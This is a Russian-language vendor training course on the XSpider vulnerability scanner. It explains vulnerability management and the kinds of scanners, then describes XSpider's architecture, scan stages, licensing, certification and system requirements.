POSITIVE TECHNOLOGIES

ЗАО / ПОЗИТИВ ТЕКНОЛОДЖИЗ
107241 / МОСКВА / ЩЕЛКОВСКОЕ ШОССЕ / Д.23А
ТЕЛ.: +7 (495) 744 01 44 / ФАКС: +7 (495) 744 01 87 / PT@PTSECURITY.RU
WWW.PTSECURITY.RU / WWW.MAXPATROL.RU / WWW.SECURITYLAB.RU

СКАНЕР БЕЗОПАСНОСТИ XSPIDER

КУРС T015

ПОСЛЕДНЕЕ ОБНОВЛЕНИЕ: ИЮЛЬ, 2023

ОГЛАВЛЕНИЕ

1. ЗАДАЧА АНАЛИЗА ЗАЩИЩЁННОСТИ СЕТЕЙ

1.1. Контроль состояния защищённости как механизм защиты

В настоящее время деятельность многих организаций, так или иначе, зависит от состояния их информационных систем. ИТ-инфраструктура организации часто содержит узлы и системы, критичные с точки зрения ведения бизнеса, нарушение безопасности которых может привести к нанесению значительного ущерба.

В таких случаях, как правило, после соответствующего анализа формируется перечень актуальных угроз и разрабатывается комплекс мер по их нейтрализации. В конечном итоге строится система управления информационной безопасностью (СУИБ), в состав которой входят различные средства защиты, реализующие необходимые защитные механизмы.

В большинстве случаев к реализации угроз приводит наличие в системе слабостей или уязвимостей. Следовательно, можно пытаться их вовремя обнаруживать и устранять. Именно для этой цели в состав СУИБ включают подсистему управления уязвимостями, представляющую собой комплекс организационно-технических мероприятий, направленных на предотвращение использования известных уязвимостей, потенциально существующих в защищаемой системе или сети.

1.2. Управление уязвимостями как процесс

Строго говоря, управление уязвимостями – это процесс, который позволяет контролировать и поддерживать на должном уровне степень защищённости системы. Он направлен на предотвращение использования известных уязвимостей, потенциально существующих в защищаемой системе или сети, и может быть организован различными способами, включать различные мероприятия, проводимые на периодической основе, такие как тестирование на устойчивость к взлому или инвентаризацию информационных ресурсов.

Попытки формализации этого процесса привели к появлению различных алгоритмов и методик. Например, широкое распространение получила схема, включающая следующие этапы:

1) инвентаризация информационных активов;
2) выявление уязвимостей;
3) устранение уязвимостей;
4) контроль правильности устранения.

Управление уязвимостями относится к категории так называемых превентивных защитных механизмов. Его главное назначение – своевременно «заметить» слабость (уязвимость) в защищаемой системе, тем самым предотвратить возможные атаки с её использованием.

Сложно представить себе, что с помощью одного программного продукта можно полностью автоматизировать весь процесс управления уязвимостями. Тем не менее, на рынке имеются программные комплексы, позиционируемые как системы управления уязвимостями, обычно включающие в себя компоненты управления и сканирующие модули. Разумеется, их возможности практически всегда приходится адаптировать под конкретную информационную систем. В ряде случаев более удобным вариантом оказывается использование отдельных, не связанных между собой, инструментов.

Как бы то ни было, можно почти наверняка утверждать, что выявление уязвимостей обычно предполагает использование так называемых сканеров безопасности.

1.3. Сканеры безопасности

Сканер безопасности – это программное средство, автоматизирующее процесс выявления уязвимостей в компьютерных системах.

Поскольку определение выглядит достаточно обобщённо, здесь следует сделать ряд уточнений:

1) сканеры безопасности ориентированы, прежде всего, на выявление известных уязвимостей, информация о которых занесена в одну или несколько баз (каталогов) уязвимостей[1]
2) сегодня сканеры безопасности как автономные программные продукты встречаются не часто, их заменили системы управления уязвимостями, имеющие распределённую архитектуру, включающую компоненты управления и модули сканирования.

Фактически, можно считать, что сканер безопасности может быть реализован как отдельный программный продукт или в виде модуля сканирования в составе системы управления уязвимостями.

1.4. Виды сканеров безопасности

1.4.1. Классификация с точки зрения расположения

Сканеры безопасности (или сканирующие модули) можно поделить на три категории с точки зрения их расположения по отношению к объекту сканирования:

- локальные (host-based);
- дистанционные (network-based);
- пассивные (passive).

Сканеры «host-based» устанавливаются непосредственно на сканируемом узле, работают от имени учётной записи с максимальными привилегиями и выполняют проверки исключительно по косвенным признакам (например, по атрибутам файлов или значимым элементам реестра).

К примеру, для выявления уязвимости MS03-039 в сервисе Remote Procedure Call (http://technet.microsoft.com/en-us/security/bulletin/ms03-039) такой сканер, установленный на сканируемом узле, проверит версии и атрибуты следующих файлов:

- %SYSTEMROOT%\system32\ole32.dll;
- %SYSTEMROOT%\system32\rpcrt4.dll;
- %SYSTEMROOT%\system32\rpcss.dll.

Вывод о наличии уязвимости будет сделан на основе версий и дат создания указанных файлов. За сканерами такого типа прочно закрепилось название «системные». С точки зрения реализации системные сканеры, как правило, представляют собой службу (демона), работающую на контролируемом узле от имени учётной записи с максимальными привилегиями.

Вторая группа сканеров выполняет проверки дистанционно, по сети. Обычно такой сканер устанавливается на выделенный узел, предназначенный для целей сканирования. Сканеры такого типа называют сетевыми. Они имеют следующие особенности:

- выполнение проверок дистанционно, т. е. по сети, что накладывает отпечаток как на скорость сканирования (сравните, например, удалённый подбор пароля и локальный), так и на достоверность результатов;
- использование разных методов выявления уязвимостей;
- использование различных учётных данных для подключения к службам сканируемого узла.

В частности, сетевой сканер для выявления упомянутой выше уязвимости MS03-039 может выполнить атаку в отношении проверяемого узла. Если атака окажется успешной, значит, уязвимость имеется.

С другой стороны, сетевой сканер, подключившись удалённо к ресурсу ADMIN$ (используя учётную запись с административными привилегиями), может, также как и системный сканер, проверить атрибуты и версии нужных файлов, чтобы убедиться в наличии уязвимости.

Современные сетевые сканеры практически полностью дублируют возможности системных сканеров. Отчасти поэтому системные сканеры сегодня используются достаточно редко. Однако

[1] Разумеется, бывают и исключения, например, в ряде сканеров безопасности имеется функционал «фаззинга», позволяющий находить новые уязвимости, а сканеры web-приложений выявляют уязвимости в «контенте», которые тоже можно считать «новыми».

некоторые производители программного обеспечения встраивают агенты сканирования в продукты типа «Endpoint Security», дополняя ими традиционный набор компонентов для защиты узла.

Пассивные сканеры определяют уязвимости на основе анализа трафика и чем-то напоминают системы обнаружения атак. Они выполняют анализ взаимодействия клиентских и серверных частей сетевых сервисов, идентифицируют версии используемых приложений и на основе этой информации делают выводы о наличии уязвимостей. В настоящее время такие сканеры используются редко. Часто они используются вместе с системами обнаружения атак, предоставляя данные для корелляции.

1.4.2. Классификация сканеров безопасности по назначению

Ещё один вариант классификации сканеров – по их назначению. Здесь можно выделить две категории:

- сканеры общего характера;
- специализированные сканеры.

Пояснить этот способ классификации на примере сетевых сканеров можно следующим образом. Проверки, выполняемые сетевыми сканерами безопасности, направлены, прежде всего, на сетевые службы. Конечно, при этом осуществляется поиск уязвимостей не только сетевых служб, но и операционных систем, а также некоторых приложений, установленных на сканируемом узле. Но следует признать, что проверки, встроенные в сетевые сканеры, носят общий характер, а если и направлены в отношении приложений, опять-таки, это наиболее распространенные приложения и наиболее известные уязвимости. Та же ситуация и со сканерами уровня узла. Их проверки, может быть, чуть более направлены на операционную систему узла, где установлен агент, они могут быть направлены и на конкретные приложения, но предпочтение опять-таки не отдаётся какому-то одному. Это и есть сканеры общего характера. Если можно так выразиться, в них «всего понемногу». Часть проверок, например, направлена, на поиск уязвимостей в почтовой службе Sendmail, другая часть – в HTTP-сервере Apache и т. д. Иногда, правда, бывают «перекосы» в сторону какого-либо приложения. Например, сканер XSpider имеет довольно много проверок, направленных в отношении Web-приложений, а сканер NeXpose компании Rapid7 имеет много проверок для Lotus Domino. Но в целом, сканеры общего характера содержат «универсальный» набор проверок.

Разумеется, разработчикам сетевых сканеров безопасности нет смысла встраивать детальные проверки для одного (двух) приложений. Зачем потребителю платить за неиспользуемый функционал? С другой стороны, если перед администратором или аудитором стоит задача оценки защищённости определённого приложения, могут помочь специализированные сканеры безопасности. Таким образом, необходимость специализированных сканеров безопасности продиктована тем обстоятельством, что для проверки используемого в корпоративной сети "крупного" приложения возможностей обычных сетевых сканеров может не хватить (Рис. 1).




Рис. 1. Специализированные сканеры

Вот перечень приложений, при анализе защищённости которых могут потребоваться специализированные сканеры:

- web-приложения;
- СУБД и приложения, их использующие;
- системы электронного документооборота (например, Lotus Domino);
- системы управления предприятием, так называемые ERP-системы (например, SAP R/3, Oracle Applications);

Можно возразить, что приложения такого рода содержат типовые компоненты, и, в принципе, для оценки их защищённости можно использовать чёткую методологию и несколько обычных сканеров безопасности общего характера. И всё же, если приложение широко распространено, методология анализа его безопасности сформировалась, почему бы не использовать для оценки его защищённости специализированные инструменты.

2. УСТАНОВКА И ОБНОВЛЕНИЕ СКАНЕРА XSPIDER

2.1. Введение

В свете всего вышесказанного XSpider – это сетевой сканер безопасности, выполняющий проверки дистанционно, без установки агентов. Он может быть использован для анализа защищённости сетей, построенных на основе протоколов TCP/IP, а в качестве объектов сканирования могут выступать UNIX и Windows-серверы, маршрутизаторы, сетевое оборудование, а также рабочие станции пользователей. Проверки, выполняемые сканером XSpider, направлены, прежде всего, на сетевые службы, но при этом охватываются и другие элементы информационной инфраструктуры, включая операционную систему, СУБД и приложения. К тому же, одной из ключевых характеристик сканера XSpider является возможность детального анализа защищённости Web-приложений, что делает его сопоставимым со специализированными инструментами, предназначенными для этой цели.

2.2. Характерные особенности сканера XSpider

Характерными особенностями сканера XSpider следует считать:

- простой и удобный интерфейс пользователя, отражающий типичные этапы работы сетевого сканера безопасности;
- расширенные возможности по идентификации служб и приложений сканируемого узла;
- подбор паролей к большинству используемых сетевых служб (FTP, SMTP, POP3, Telnet, SSH, RDP, MySQL, MSSQL,SMB, Oracle[2], Oracle SID/servicename, SNMP, VNC, Radmin);
- расширенные возможности анализа защищённости Web-приложений;
- наличие специальных механизмов, уменьшающих число ложных срабатываний;
- расширенные проверки Windows-систем, направленные на инвентаризацию ПО, установленных лицензий, выявление уязвимостей, не доступных при сканировании в режиме черного ящика[3];
- поддержка системы расчёта степени риска уязвимостей Common Vulnerability Scoring System (CVSS);
- наличие встроенного профиля PCI DSS ASV;
- гибкая политика лицензирования по количеству сканируемых хостов.

Эти и другие возможности сканера XSpider далее рассматриваются более подробно.

2.3. Архитектура сканера XSpider

Архитектура сканера XSpider достаточно типична и содержит стандартные для сетевого сканера компоненты (Рис. 2).

[2] Для подбора учётных записей и SID/servicename СУБД Oracle необходимо установить дополнительное программное обеспечение Oracle client.
[3] Список ПО, которое анализируется при расширенных проверках, ограничен.




Рис. 2. Структурная схема сетевого сканера безопасности XSpider

Управление компонентами сканера обеспечивается с помощью графического интерфейса пользователя. Управляющие воздействия, такие как изменение конфигурации, создание и модификация задач на проведение сканирований, просмотр информации о ходе выполнения задач, получение результатов сканирования, передаются подсистеме администрирования.

Подсистема администрирования - это центральный компонент сканера. Она осуществляет непосредственное управление компонентами сканера, получая сведения о результатах сканирования, осуществляет формирование отчетов о защищенности объектов сканирования.

Проверки систем на наличие уязвимостей выполняет сканирующее ядро. Оно включает в себя подсистему сетевого сканирования и подсистему системного сканирования (предназначенную для выполнения локальных проверок Windows-систем). Результаты сканирования передаются в подсистему администрирования.

База данных предназначена для хранения информации об уязвимостях с подробным описанием и руководством к устранению их, так же в базе данных хранятся результаты выполненных сканирований.

XSpider - это автономная программа, поэтому, в отличие от MaxPatrol, компоненты управления рассчитаны на работу только с локальным модулем сканирования.

2.4. Этапы работы сканера XSpider

Для любого сетевого сканера характерны следующие типичные этапы работы:

1) Идентификация узлов из заданного диапазона.
2) Сканирование портов TCP.
3) Сканирование портов UDP.
4) Идентификация сервисов, приложений, операционных систем.

5) Выявление уязвимостей.

Результат первого этапа - перечень "живых" узлов из диапазона, заданного для сканирования. После этапов 2 и 3 становится известным перечень открытых портов TCP и UDP. Идентификация сервисов включает в себя идентификацию служб (протоколов прикладного уровня), соответствующих найденным открытым портам, и идентификацию приложений, реализующих эти службы. Наконец, производится поиск уязвимостей найденных сетевых служб.

2.5. Схема лицензирования

В самом общем случае лицензия формируется для проверки определенного количества IP-адресов. Например, представленная на Рис. 3 лицензия рассчитана на 16 адресов.




Рис. 3. Окно управления лицензиями

В отличие от предыдущих версий сканера XSpider, лицензия формируется без явного указания IP-адресов. Пользователь делает это сам по мере необходимости. В примере на Рис. 3 было добавлено 2 адреса: 172.19.0.199 и 172.19.0.199. Ограничений на минимальное количество IP-адресов нет.


Будучи добавленным, узел уже не может быть удалён из списка «Узлы лицензии». В случае если требуется удалить или изменить какой-либо узел или сеть в лицензии, то необходимо обратиться в службу технической поддержки.

Ограничения лицензии не действуют при сканировании в режиме HostDiscovery (инвентаризация).

Стоимость лицензии зависит только от количества сканируемых узлов. Посмотреть стоимость лицензий можно на сайте производителя: http://www.ptsecurity.ru/xs7rates.asp.

2.6. Сертификация

Сетевой сканер безопасности XSpider 7.8 имеет сертификат соответствия ФСТЭК России (Рис. 4). Сертификат удостоверяет, что сетевой сканер безопасности XSpider 7.8 является средством автоматизированного анализа защищенности и обнаружения уязвимостей автоматизированных систем, обрабатывающих информацию, не содержащую гостайну, соответствует 4 уровню по НДВ и может применяться для анализа защищенности автоматизированных систем до класса 1Г включительно, а так же для защиты информационных систем персональных данных до 1 класса включительно.



СИСТЕМА СЕРТИФИКАЦИИ
СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ

ПО ТРЕБОВАНИЯМ БЕЗОПАСНОСТИ ИНФОРМАЦИИ
№ РОСС RU.0001.01БИ00

СЕРТИФИКАТ СООТВЕТСТВИЯ
№ 3247

Внесен в государственный реестр системы сертификации
средств защиты информации по требованиям безопасности информации
24 октября 2014 г.

Выдан: 24 октября 2014 г.
Действителен до: 24 октября 2020 г.
Срок действия продлён до: 24 октября 2025 г.

Настоящий сертификат удостоверяет, что **программное изделие «Сетевой сканер безопасности XSpider 7.8.25»**, разработанное и производимое АО «Позитив Текнолоджиз», является средством автоматизированного анализа защищенности и обнаружения уязвимостей автоматизированных систем и средств вычислительной техники, обрабатывающих информацию, не содержащей сведений, составляющих государственную тайну, соответствует требованиям по безопасности информации, установленным в документе «Требования по безопасности информации, устанавливающие уровни доверия к средствам технической защиты информации и средствам обеспечения безопасности информационных технологий»(ФСТЭК России, 2018) - по 4 уровню доверия и технических условиях ЕВРГ.620129000.XS-7.8.25 ТУ при выполнении указаний по эксплуатации, приведенных в формуляре ЕВРГ.620129000.XS-7.8.25 30 02.

Сертификат выдан на основании технического заключения от 03.07.2014, оформленного по результатам сертификационных испытаний испытательной лабораторией ООО «ЦБИ» (аттестат аккредитации от 11.04.2016 № СЗИ RU.0001.01БИ00.Б004), экспертного заключения от 29.08.2014, оформленного органом по сертификации АО «НПО «Эшелон» (аттестат аккредитации от 18.04.2017 № СЗИ RU.0001.01БИ00.А007), технических заключений от 29.11.2017 и 29.09.2020, оформленных по результатам испытаний испытательной лабораторией МОУ «ИИФ».

Рис. 4. Сертификат соответствия

Сертификат можно посмотреть на сайте производителя (https://www.ptsecurity.com/upload/corporate/ru-ru/licenses/Certificate-3247-XSpider-24102025.png).

Главным отличием сертифицированной версии от несертифицированной является источник получения обновлений. В несертифицированной версии обновления скачиваются с сервера обновлений. В сертифицированной версии обновления предоставляются на диске в виде установочного пакета. Сертифицированные обновления выходят примерно один раз в год.

2.7. Системные требования

Отличительной особенностью сканера XSpider являются довольно низкие системные требования к узлу, на котором он развёрнут (Табл. 1).

Табл. 1 Минимальные аппаратные требования

Параметр	Рекомендуемое значение
Операционная система	Microsoft Windows 8 (x64); Microsoft Windows 8 Pro (x64); Microsoft Windows 8.1 Enterprise (x64); Microsoft Windows 8.1 Pro (x64); Microsoft Windows 10 Home (x64); Microsoft Windows 10 Pro (x64); Microsoft Windows 10 Enterprise (x64); Microsoft Windows 10 IoT Enterprise (x64); Microsoft Windows 11 (x64); Microsoft Windows Server 2012 Foundation; Microsoft Windows Server 2012 Essentials; Microsoft Windows Server 2012 Standard; Microsoft Windows Server 2012 Datacenter; Microsoft Windows Server 2012 R2 Foundation; Microsoft Windows Server 2012 R2 Essentials; Microsoft Windows Server 2012 R2 Standard; Microsoft Windows Server 2012 R2 Datacenter; Microsoft Windows Server 2016 Essentials; Microsoft Windows Server 2016 Standard; Microsoft Windows Server 2016 Datacenter; Microsoft Windows Server 2019 Essentials; Microsoft Windows Server 2019 Standard; Microsoft Windows Server 2019 Datacenter; Microsoft Windows Server 2022 Standard; Microsoft Windows Server 2022 Datacenter.
Процессор	4 x 2,4 ГГц
Свободное дисковое пространство	300 ГБ
Объём оперативной памяти	10 ГБ
Сетевой интерфейс	Не имеет значения
Настройки экрана	минимум разрешение 1280x1024 пикселей, 256 цветов

2.8. Дополнительные требования и рекомендации

При выборе операционной системы следует учитывать, что при ряде проверок система XSpider интенсивно использует стек протоколов TCP/IP операционной системы. В связи с этим применение клиентских версий ОС (например, Windows XP) для проведения сканирования большого количества узлов неэффективно. В частности, уменьшается производительность сканера портов и ряда других механизмов.

Обязательными компонентами, без которых работа системы невозможна, являются:

- Microsoft Internet Explorer 7.0 или выше;
- Microsoft Runtime Libraries версии 9.0.30729.4148 для x86 систем;
- Microsoft .NET Framework Version 4.6.

Загрузить дистрибутивы данных программных продуктов можно с сайта компании Microsoft

(www.microsoft.com).

Для корректной работы внешней утилиты Saxon, которая является XSLT-процессором и требуется для выпуска XML-отчетов, необходима установка Microsoft .NET Framework версии 2.0, 3.0 или 3.5.

Еще один момент, требующий пояснения – использование на узле со сканером персональных межсетевых экранов (МЭ), в частности Windows Firewall (Рис. 5).

